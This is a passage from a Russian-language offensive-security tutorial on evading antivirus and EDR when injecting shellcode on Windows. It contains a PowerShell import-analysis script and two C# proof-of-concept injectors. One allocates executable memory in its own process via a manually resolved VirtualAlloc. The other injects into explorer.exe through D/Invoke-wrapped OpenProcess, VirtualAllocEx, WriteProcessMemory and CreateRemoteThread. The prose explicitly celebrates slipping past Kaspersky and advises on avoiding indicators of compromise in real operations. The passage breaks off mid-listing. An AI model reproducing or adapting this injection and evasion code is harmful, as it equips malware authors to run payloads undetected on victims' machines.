


Рис. 1.8. VirusTotal намекает...

```
$assembly =
"C:\Users\snoovcrash\source\repos\SimpleInjector\bin\x64\Release\SimpleInjector
.exe"

$stream = [System.IO.File]::OpenRead($assembly)
$peReader = [System.Reflection.PortableExecutable.PEReader]::new($stream,
[System.Reflection.PortableExecutable.PEStreamOptions]::LeaveOpen -bor
[System.Reflection.PortableExecutable.PEStreamOptions]::PrefetchMetadata)
$metadataReader =
[System.Reflection.Metadata.PEReaderExtensions]::GetMetadataReader($peReader)
$assemblyDefinition = $metadataReader.GetAssemblyDefinition()

foreach($typeHandler in $metadataReader.TypeDefinitions) {
    $typeDef = $metadataReader.GetTypeDefinition($typeHandler)
    foreach($methodHandler in $typeDef.GetMethods()) {
        $methodDef = $metadataReader.GetMethodDefinition($methodHandler)

        $import = $methodDef.GetImport()
        if ($import.Module.IsNil) {
            continue
        }
    }
}
```

```

$dllImportFuncName = $metadataReader.GetString($import.Name)
$dllImportParameters = $import.Attributes.ToString()
$dllImportPath =
$metadataReader.GetString($metadataReader.GetModuleReference($import.Module).Name)

Write-Host "$dllImportPath, $dllImportParameters`n$dllImportFuncName`n"
}
}

```

```

PS C:\> foreach ($typeHandler in $metadataReader.TypeDefinitions) {
>> $typeDef = $metadataReader.GetTypeDefinition($typeHandler)
>> foreach ($methodHandler in $typeDef.GetMethods()) {
>> $methodDef = $metadataReader.GetMethodDefinition($methodHandler)
>>
>> $import = $methodDef.GetImport()
>> if ($import.Module.IsNil) {
>>     continue
>> }
>>
>> $dllImportFuncName = $metadataReader.GetString($import.Name)
>> $dllImportParameters = $import.Attributes.ToString()
>> $dllImportPath = $metadataReader.GetString($metadataReader.GetModuleReference($import.Module).Name)
>> Write-Host "$dllImportPath, $dllImportParameters`n$dllImportFuncName`n"
>> }
>> }
kernel32.dll, ExactSpelling, SetLastError, CallingConventionWinApi
OpenProcess

kernel32.dll, ExactSpelling, SetLastError, CallingConventionWinApi
VirtualAllocEx

kernel32.dll, CallingConventionWinApi
WriteProcessMemory

kernel32.dll, CallingConventionWinApi
CreateRemoteThread

```

Рис. 1.9. Смотрим импорты в SimpleInjector.exe

### ПРИМЕЧАНИЕ

Эти импорты представляют собой способ взаимодействия приложений .NET с неуправляемым кодом — таким, например, как функции библиотек user32.dll, kernel32.dll. Этот механизм называется P/Invoke (Platform Invocation Services), а сами сигнатуры импортируемых функций с набором аргументов и типом возвращаемого значения можно найти на сайте [pinvoke.net](https://www.pinvoke.net/) (<https://www.pinvoke.net/>) (рис. 1.9).

При анализе этого добра в динамике, как ты понимаешь, дела обстоят еще проще: так как все EDR имеют привычку вешать хуки на userland-интерфейсы, вызовы подозрительных API сразу поднимут тревогу. Подробнее об этом можно почитать в ресерче (<https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/>) @ShitSecure (<https://twitter.com/ShitSecure>), а в лабораторных условиях хукинг нагляднее всего продемонстрировать с помощью API Monitor (<http://www.rohitab.com/apimonitor>, рис. 1.10).

Итак, что же со всем этим делать?




Рис. 1. 10. Хукаем kernel32.dll в SimpleInjector.exe

## Введение в D/Invoke

В 2020 году исследователи @TheWover (<https://twitter.com/therealwover>) и @FuzzySecurity (<https://twitter.com/fuzzysec>) представили новый API для вызова неуправляемого кода из .NET — D/Invoke (Dynamic Invocation, по аналогии с P/Invoke). Этот способ основан на использовании мощного механизма делегатов (<https://docs.microsoft.com/ru-ru/dotnet/csharp/programming-guide/delegates/>) в C# и изначально был доступен как часть фреймворка для разработки постэксплуатационных тулз SharpSploit (<https://github.com/cobbr/SharpSploit>), однако позже был вынесен в отдельный репозиторий (<https://github.com/TheWover/DInvoke>) и даже появился (<https://www.nuget.org/packages/DInvoke/>) в виде сборки на NuGet.

С помощью делегатов разработчик может объявить ссылку на функцию, которую хочет вызвать, со всеми параметрами и типом возвращаемого значения, как и при использовании импорта с помощью атрибута DllImport. Разница в том, что в отличие от импорта с помощью DllImport, когда адрес импортируемых функций ищет

исполняющая среда, при использовании делегатов мы должны самостоятельно локализовать интересующий нас неуправляемый код (динамически, в ходе выполнения программы) и ассоциировать его с объявленным указателем. Далее мы сможем обращаться к указателю как к искомой функции, без необходимости «кричать» о том, что мы вообще собирались ее использовать.

D/Invoke предоставляет не один подход для динамического импорта неуправляемого кода, в том числе:

#### DynamicAPIInvoke

(<https://github.com/TheWover/DInvoke/blob/0530886deebd1a2e5bd8b9eb8e1d8ce87f4ca5e4/DInvoke/DInvoke/DynamicInvoke/Generic.cs#L33>) — парсит структуру DLL (причем может как загружать ее с диска, так и обращаться к уже загруженному экземпляру в памяти текущего процесса), где размещена нужная функция, и вычисляет ее экспорт-адрес.

#### GetSyscallStub

(<https://github.com/TheWover/DInvoke/blob/0530886deebd1a2e5bd8b9eb8e1d8ce87f4ca5e4/DInvoke/DInvoke/DynamicInvoke/Generic.cs#L806>) — загружает в память библиотеку ntdll.dll, точно так же парсит ее структуру, чтобы в результате получить не что иное, как указатель на экспорт-адрес системного вызова — последней черты перед переходом в мир ~~мертвых~~ kernel-mode (о системных вызовах поговорим чуть позже).

Чтобы было понятнее, разберем для начала простой пример, который делает нечто похожее на первый подход, но без использования D/Invoke.

## DynamicAPIInvoke без D/Invoke

Мне очень нравится пример из статьи <https://blog.xpnsec.com/weird-ways-to-execute-dotnet/> xpn ([https://twitter.com/\\_xpn\\_](https://twitter.com/_xpn_), второй листинг кода в разделе «A Quick History Lesson»), где он показывает, как можно использовать всю мощь делегатов вместе с ручным поиском экспорт-адреса неуправляемой функции менее чем за 50 строк.

Переименуем функцию `StartShellcodeViaDelegate` в `Main`, добавим необходимые структуры (сигнатуры взяты с <http://www.pinvoke.net>), и у нас готов следующий PoC для демонстрации динамической инъекции шелл-кода.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
```

```
namespace DynamicAPIInvoke
```

```
{
```

```
    /// <summary>
```

```
    /// "A Quick History Lesson"
```

```
    /// https://blog.xpnsec.com/weird-ways-to-execute-dotnet/
```



```

/// </summary>
public class Program
{
    [UnmanagedFunctionPointer(CallingConvention.Winapi)]
    delegate IntPtr VirtualAllocDelegate(IntPtr lpAddress, uint dwSize,
    uint flAllocationType, uint flProtect);

    [UnmanagedFunctionPointer(CallingConvention.Winapi)]
    delegate IntPtr ShellcodeDelegate();

    static IntPtr GetExportAddress(IntPtr baseAddr, string name)
    {
        var dosHeader = Marshal.PtrToStructure<IMAGE_DOS_HEADER>(baseAddr);
        var peHeader =
        Marshal.PtrToStructure<IMAGE_OPTIONAL_HEADER64>(baseAddr + dosHeader.e_lfanew +
        4 + Marshal.SizeOf<IMAGE_FILE_HEADER>());
        var exportHeader =
        Marshal.PtrToStructure<IMAGE_EXPORT_DIRECTORY>(baseAddr +
        (int)peHeader.ExportTable.VirtualAddress);

        for (int i = 0; i < exportHeader.NumberOfNames; i++)
        {
            var nameAddr = Marshal.ReadInt32(baseAddr +
            (int)exportHeader.AddressOfNames + (i * 4));
            var m = Marshal.PtrToStringAnsi(baseAddr + (int)nameAddr);
            if (m == "VirtualAlloc")
            {
                var exportAddr = Marshal.ReadInt32(baseAddr +
                (int)exportHeader.AddressOfFunctions + (i * 4));
                return baseAddr + (int)exportAddr;
            }
        }

        return IntPtr.Zero;
    }

    public static void Main()
    {
        // msfvenom -p windows/x64/messagebox TITLE='MSF' TEXT='Hack the
        Planet!' EXITFUNC=thread -f csharp
        byte[] shellcode = new byte[] { };

        // Ищем экспорт-адрес из уже загруженной в память библиотеки
        kernel32.dll
        IntPtr virtualAllocAddr = IntPtr.Zero;
        foreach (ProcessModule module in
        Process.GetCurrentProcess().Modules)
            if (module.ModuleName.ToLower() == "kernel32.dll")
    
```

```

        virtualAllocAddr = GetExportAddress(module.BaseAddress,
"VirtualAlloc");

        // Инициализируем делегат найденным адресом
        var VirtualAlloc = Mar-
shal.GetDelegateForFunctionPointer<VirtualAllocDelegate>(virtualAllocAddr);

        // Выделяем область памяти shellcode.Length байт в адресном
пространстве текущего процесса инжектора (0x3000 = MEM_COMMIT | MEM_RESERVE,
0x40 = PAGE_EXECUTE_READWRITE)
        var execMem = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length,
0x3000, 0x40);

        // Записываем шелл-код в выделенную область
        Marshal.Copy(shellcode, 0, execMem, shellcode.Length);

        // Обращаемся к шелл-коду как к функции и запускаем его без созда-
ния нового потока
        var shellcodeCall = Mar-
shal.GetDelegateForFunctionPointer<ShellcodeDelegate>(execMem);
        shellcodeCall();
    }

    [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_DOS_HEADER
    {
        //
http://www.pinvoke.net/default.aspx/Structures/IMAGE\_DOS\_HEADER.html
    }

    [StructLayout(LayoutKind.Sequential, Pack = 1)]
    struct IMAGE_OPTIONAL_HEADER64
    {
        //
http://www.pinvoke.net/default.aspx/Structures/IMAGE\_OPTIONAL\_HEADER64.html
    }

    [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_DATA_DIRECTORY
    {
        //
http://www.pinvoke.net/default.aspx/Structures/IMAGE\_DATA\_DIRECTORY.html
    }

    [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_FILE_HEADER
    {

```

```
//
http://www.pinvoke.net/default.aspx/Structures/IMAGE_FILE_HEADER.html
}

[StructLayout(LayoutKind.Sequential)]
struct IMAGE_EXPORT_DIRECTORY
{
    //
http://www.pinvoke.net/default.aspx/Structures/IMAGE_EXPORT_DIRECTORY.html
}
}
```





Рис. 1.11. DynamicAPIInvoke без D/Invoke

В этом примере для простоты используется так называемая self-инъекция, когда мы не целимся в удаленный процесс, а записываем шелл-код в виртуальную память процесса самого инжектора (к слову, это тоже годная тактика байпаса AV) (рис. 1.11).


Посмотрим, есть ли подозрительные импорты, с помощью нашего импровизированного скрипта для статического анализа (рис. 1.12).

Импортов не найдено, все по плану. А что скажет API Monitor при запуске инжектора (рис. 1.13)?

Тоже по нулям. Проверим реакцию KIS на этот бинарь (рис. 1.14).



**Рис. 1.12.** Смотрим импорты в DynamicAPIInvoke.exe



**Рис. 1.13.** Хукаем kernel32.dll в DynamicAPIInvoke.exe




Рис. 1.14. «Касперский» недоволен DynamicAPIInvoke.exe

Даже не успел запустить... Но мы движемся в правильном направлении!




Рис. 1.15. Как тебе такое, Касперский?

## Бонус

На самом деле, в этом случае «Каспер» палит еще и захардкоженные строки (например, "VirtualAlloc") и имена переменных. Если их обфусцировать или зашифровать, как я делаю вот тут:

<https://gist.github.com/snovvcrash/35773330434e738bd86155894338ba4f>,  
мы останемся вне зоны видимости радаров EDR (рис. 1.15).

Однако спойлер: при более сложной схеме инжектора, как, например, запуск потока в удаленном процессе, нас все равно спалят на эвристике. Следовательно, для нашей задачи этот метод не подойдет.

## DynamicAPIInvoke с помощью D/Invoke

Рассмотрим, как реализовать инъекцию в удаленный процесс с помощью D/Invoke и DynamicAPIInvoke. Для этого создадим новый проект Visual Studio и отдельно клонируем репозиторий D/Invoke. Для «боевых» операций я бы не стал пользоваться готовым пакетом NuGet, а включил бы сорцы D/Invoke в свой проект, чтобы избежать потенциальных IOC и не мучиться с объединением сборок в одну.

```
git clone https://github.com/TheWover/DInvoke.git
```

Должно получиться что-то вроде этого (рис. 1.16).




Рис. 1.16. Структура проекта DInvoke\_DynamicAPIInvoke

А вот содержимое самого PoC.

```
using System;
using System.Diagnostics;
```



```
using System.ComponentModel;
using System.Runtime.InteropServices;

namespace DInvoke_DynamicAPIInvoke
{
    class Delegates
    {
        [UnmanagedFunctionPointer(CallingConvention.StdCall)]
        public delegate IntPtr OpenProcess(
            DInvoke.Data.Win32.Kernel32.ProcessAccessFlags dwDesiredAccess,
            bool bInheritHandle,
            int dwProcessId);

        [UnmanagedFunctionPointer(CallingConvention.StdCall)]
        public delegate IntPtr VirtualAllocEx(
            IntPtr hProcess,
            IntPtr lpAddress,
            uint dwSize,
            uint flAllocationType,
            uint flProtect);

        [UnmanagedFunctionPointer(CallingConvention.StdCall)]
        public delegate bool WriteProcessMemory(
            IntPtr hProcess,
            IntPtr lpBaseAddress,
            byte[] lpBuffer,
            int nSize,
            out IntPtr lpNumberOfBytesWritten);

        [UnmanagedFunctionPointer(CallingConvention.StdCall)]
        public delegate IntPtr CreateRemoteThread(
            IntPtr hProcess,
            IntPtr lpThreadAttributes,
            uint dwStackSize,
            IntPtr lpStartAddress,
            IntPtr lpParameter,
            uint dwCreationFlags,
            IntPtr lpThreadId);
    }

    public class Program
    {
        static IntPtr
        OpenProcess(DInvoke.Data.Win32.Kernel32.ProcessAccessFlags dwDesiredAccess,
            bool bInheritHandle, int dwProcessId)
        {

```

```

        object[] parameters = { dwDesiredAccess, bInheritHandle,
dwProcessId };
        var result =
(IntPtr)DInvoke.DynamicInvoke.Generic.DynamicAPIInvoke("kernel32.dll",
"OpenProcess", typeof(Delegates.OpenProcess), ref parameters);

        return result;
    }

    static IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect)
    {
        object[] parameters = { hProcess, lpAddress, dwSize,
flAllocationType, flProtect };
        var result =
(IntPtr)DInvoke.DynamicInvoke.Generic.DynamicAPIInvoke("kernel32.dll",
"VirtualAllocEx", typeof(Delegates.VirtualAllocEx), ref parameters);

        return result;
    }

    static bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
byte[] lpBuffer, int nSize, out IntPtr lpNumberOfBytesWritten)
    {
        var numBytes = new IntPtr();

        object[] parameters = { hProcess, lpBaseAddress, lpBuffer, nSize,
numBytes };
        var result =
(bool)DInvoke.DynamicInvoke.Generic.DynamicAPIInvoke("kernel32.dll",
"WriteProcessMemory", typeof(Delegates.WriteProcessMemory), ref parameters);

        if (!result) throw new Win32Exception(Marshal.GetLastWin32Error());
        lpNumberOfBytesWritten = (IntPtr)parameters[4];

        return result;
    }

    static IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId)
    {
        object[] parameters = { hProcess, lpThreadAttributes, dwStackSize,
lpStartAddress, lpParameter, dwCreationFlags, lpThreadId };
        var result =
(IntPtr)DInvoke.DynamicInvoke.Generic.DynamicAPIInvoke("kernel32.dll",
"CreateRemoteThread", typeof(Delegates.CreateRemoteThread), ref parameters);

        return result;
    }

```

```

public static void Main(string[] args)
{
    // msfvenom -p windows/x64/messagebox TITLE='MSF' TEXT='Hack the
    Planet!' EXITFUNC=thread -f csharp
    byte[] buf = new byte[] { };

    // Получаем PID процесса explorer.exe
    int processId = Process.GetProcessesByName("explorer")[0].Id;

    // Получаем хендл процесса по его PID
    IntPtr hProcess =
    OpenProcess(DIInvoke.Data.Win32.Kernel32.ProcessAccessFlags.PROCESS_ALL_ACCESS,
    false, processId);

    // Выделяем область памяти buf.Length байт
    IntPtr allocAddr = VirtualAllocEx(hProcess, IntPtr.Zero,
